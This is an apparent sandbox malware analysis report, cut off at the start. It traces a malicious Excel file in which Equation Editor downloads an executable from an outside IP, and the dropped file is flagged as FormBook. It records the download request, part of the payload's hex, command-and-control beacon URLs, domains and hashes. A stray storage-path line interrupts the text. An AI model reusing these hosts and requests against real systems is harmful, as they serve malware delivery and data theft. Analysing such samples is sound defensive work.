Jan 28, 2022 22:37:20.948945045 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948962927 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948971987 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.948988914 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.948997021 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.949012995 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.949022055 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.949037075 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.949048042 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.949063063 CET	80	49165	212.192.246.120	192.168.2.22
Jan 28, 2022 22:37:20.949074030 CET	49165	80	192.168.2.22	212.192.246.120
Jan 28, 2022 22:37:20.949085951 CET	80	49165	212.192.246.120	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:38:37.858086109 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:38:38.171220064 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 22:38:43.840178013 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:38:43.863972902 CET	53	50591	8.8.8.8	192.168.2.22
Jan 28, 2022 22:38:48.928319931 CET	57805	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:38:48.960673094 CET	53	57805	8.8.8.8	192.168.2.22
Jan 28, 2022 22:38:54.068027020 CET	59030	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:38:54.113177061 CET	53	59030	8.8.8.8	192.168.2.22
Jan 28, 2022 22:38:59.240909100 CET	59185	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:38:59.272581100 CET	53	59185	8.8.8.8	192.168.2.22
Jan 28, 2022 22:39:04.275386095 CET	55616	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:39:04.464575052 CET	53	55616	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 22:38:37.858086109 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.927291.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:38:43.840178013 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.teentykarm.quest	A (IP address)	IN (0x0001)
Jan 28, 2022 22:38:48.928319931 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.zoharfine.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:38:54.068027020 CET	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.mollyagee.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:38:59.240909100 CET	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.younglviving1.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:39:04.275386095 CET	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.frentags.art	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 22:38:38.171220064 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.927291.com		1.32.255.137	A (IP address)	IN (0x0001)
Jan 28, 2022 22:38:43.863972902 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.teentykarm.quest		37.123.118.150	A (IP address)	IN (0x0001)
Jan 28, 2022 22:38:48.960673094 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.zoharfine.com	zoharfine.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:38:48.960673094 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	zoharfine.com		194.5.156.29	A (IP address)	IN (0x0001)
Jan 28, 2022 22:38:54.113177061 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.mollyagee.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:38:54.113177061 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	ghs.googlehosted.com		172.217.168.19	A (IP address)	IN (0x0001)
Jan 28, 2022 22:38:59.272581100 CET	8.8.8.8	192.168.2.22	0x9037	Name error (3)	www.younglviving1.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 22:39:04.464575052 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.frentags.art		44.227.76.166	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 212.192.246.120
- www.927291.com
- www.teentykarm.quest
- www.zoharfine.com
- www.mollyagee.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	212.192.246.120	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:37:20.867891073 CET	0	OUT	GET /gntek.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 212.192.246.120 Connection: Keep-Alive
Jan 28, 2022 22:37:20.896116972 CET	1	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Fri, 28 Jan 2022 06:21:53 GMT Accept-Ranges: bytes ETag: "b7739b57f14d81:0" Server: Microsoft-IIS/10.0 Date: Fri, 28 Jan 2022 21:37:20 GMT Content-Length: 254186 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e5 75 4a a8 a1 14 24 fb a1 14 24 fb a1 14 24 fb 2f 1c 7b fb a3 14 24 fb a1 14 25 fb 3a 14 24 fb 22 1c 79 fb b0 14 24 fb f5 37 14 fb a8 14 24 fb 66 12 22 fb a0 14 24 fb 52 69 63 68 a1 14 24 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c9 cd ef 48 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5a 00 00 00 d4 01 00 00 04 00 00 25 32 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 d0 02 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 73 00 00 b4 00 00 00 00 c0 02 00 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 76 59 00 00 00 10 00 00 00 5a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 90 11 00 00 00 70 00 00 00 12 00 00 00 5e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 af 01 00 00 90 00 00 00 04 00 00 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 40 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 00 09 00 00 00 c0 02 00 00 0a 00 00 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 5c 83 7d 0c 0f 74 2b 83 7d 0c 46 8b 45 14 75 0d 83 48 18 10 8b 0d a8 3e 42 00 89 48 04 50 ff 75 10 ff 75 0c ff 75 08 ff 15 48 72 40 00 e9 42 01 00 00 53 56 8b 35 b0 3e 42 00 8d 45 a4 57 50 ff 75 08 ff Data Ascii: MZ@!L!This program cannot be run in DOS mode.$uJ$$$/{$%:$"y7f"$Rich$PELHZ%2p@sp.textvYZ `.rdatap^@@.datap@.ndata@.rsrct@@U\}t+}FEuH>BHPuuuHr@BSV5>BEWPu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	1.32.255.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:38:38.511356115 CET	271	OUT	GET /b80i/?SZ5TuL=UugCFIKTrsouekFBGpmjj1lYYuG7Sqq7seOoZgmvymuhpKhoJBysXVQ1tfM8JEdSTWsNrA==&bZ30xx=0lLLAPA89 HTTP/1.1 Host: www.927291.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:38:38.840186119 CET	271	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 28 Jan 2022 21:38:38 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	37.123.118.150	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:38:43.893686056 CET	272	OUT	GET /b80i/?SZ5TuL=J+u8pU8GtC7Crrbw9NxHruIy2NemieD/+UtpUO8UjTwhviPWCSXqrJc4wu/Y5neCzW0Lig==&bZ30xx=0lLLAPA89 HTTP/1.1 Host: www.teentykarm.quest Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:38:43.922127962 CET	272	IN	HTTP/1.1 403 Forbidden Server: nginx/1.10.3 (Ubuntu) Date: Fri, 28 Jan 2022 21:38:43 GMT Content-Type: text/html Content-Length: 178 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 30 2e 33 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body bgcolor="white"> 403 Forbidden <hr> nginx/1.10.3 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	194.5.156.29	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:38:48.985671997 CET	273	OUT	GET /b80i/?SZ5TuL=WIyhNSWdz3ksnrxMd9FPgtApU7fAeJTF2OsSNfT/loR2Vp0doC/CWPkVmL0jl9ASIxbbNA==&bZ30xx=0lLLAPA89 HTTP/1.1 Host: www.zoharfine.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:38:49.024722099 CET	274	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Fri, 28 Jan 2022 21:38:49 GMT server: LiteSpeed location: https://www.zoharfine.com/b80i/?SZ5TuL=WIyhNSWdz3ksnrxMd9FPgtApU7fAeJTF2OsSNfT/loR2Vp0doC/CWPkVmL0jl9ASIxbbNA==&bZ30xx=0lLLAPA89 content-security-policy: upgrade-insecure-requests Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49170	172.217.168.19	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:38:54.132006884 CET	275	OUT	GET /b80i/?SZ5TuL=XkBoiSzcHlsmqFkYMGKyxhKE5R0ucNDlHWw1mrTAF5aGMvlxAg1/o3H+/I9n3Xzt0JsmTA==&bZ30xx=0lLLAPA89 HTTP/1.1 Host: www.mollyagee.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:38:54.234707117 CET	276	IN	HTTP/1.1 301 Moved Permanently Location: https://mollyagee.remax.com/b80i/?SZ5TuL=XkBoiSzcHlsmqFkYMGKyxhKE5R0ucNDlHWw1mrTAF5aGMvlxAg1/o3H+/I9n3Xzt0JsmTA==&bZ30xx=0lLLAPA89 Date: Fri, 28 Jan 2022 21:38:54 GMT Content-Type: text/html; charset=UTF-8 Server: ghs Content-Length: 331 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Connection: close Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 31 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 31 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 6d 6f 6c 6c 79 61 67 65 65 2e 72 65 6d 61 78 2e 63 6f 6d 2f 62 38 30 69 2f 3f 53 5a 35 54 75 4c 3d 58 6b 42 6f 69 53 7a 63 48 6c 73 6d 71 46 6b 59 4d 47 4b 79 78 68 4b 45 35 52 30 75 63 4e 44 6c 48 57 77 31 6d 72 54 41 46 35 61 47 4d 76 6c 78 41 67 31 2f 6f 33 48 2b 2f 49 39 6e 33 58 7a 74 30 4a 73 6d 54 41 3d 3d 26 61 6d 70 3b 62 5a 33 30 78 78 3d 30 6c 4c 4c 41 50 41 38 39 22 3e 68 65 72 65 3c 2f 41 3e 2e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>301 Moved</TITLE></HEAD><BODY><H1>301 Moved</H1>The document has moved<A HREF="https://mollyagee.remax.com/b80i/?SZ5TuL=XkBoiSzcHlsmqFkYMGKyxhKE5R0ucNDlHWw1mrTAF5aGMvlxAg1/o3H+/I9n3Xzt0JsmTA==&bZ30xx=0lLLAPA89">here</A>.</BODY></HTML>

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **2868**, Parent PID: **596**

General

Target ID:	0
Start time:	22:36:16
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding

Imagebase:	0x13f860000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E560648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	+y.	binary	2B 79 2E 00 34 0B 00 00 02 00 00 00 00 00 00 00 2E 00 00 00 01 00 00 00 16 00 00 00 0C 00 00 00 77 00 36 00 39 00 30 00 32 00 2E 00 78 00 6C 00 73 00 78 00 00 00 77 00 36 00 39 00 30 00 32 00 00 00	success or wait	1	6E560648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **1836**, Parent PID: **596**

General

Target ID:	2
Start time:	22:36:38
Start date:	28/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2612**, Parent PID: **1836**

General

Target ID:	4
Start time:	22:36:40
Start date:	28/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	254186 bytes
MD5 hash:	C2CA2BA9C38EB02217588662717BA6C3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.463214486.00000000004E0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.463214486.00000000004E0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.463214486.00000000004E0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 35%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	403218	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsjBE5F.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4057BE	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsjBE60.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4057BE	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsjBE61.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	4057BE	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsjBE61.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4015E1	CreateDirectoryA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4015E1	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\wgtx82tpscdlgb4zlyrg	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405788	CreateFileA
C:\Users\user\AppData\Local\Temp\mgyagjb	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405788	CreateFileA
C:\Users\user\AppData\Local\Temp\nsjBE61.tmp\npsx.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405788	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsjBE5F.tmp	success or wait	1	40339E	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsjBE61.tmp	success or wait	1	4053CE	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
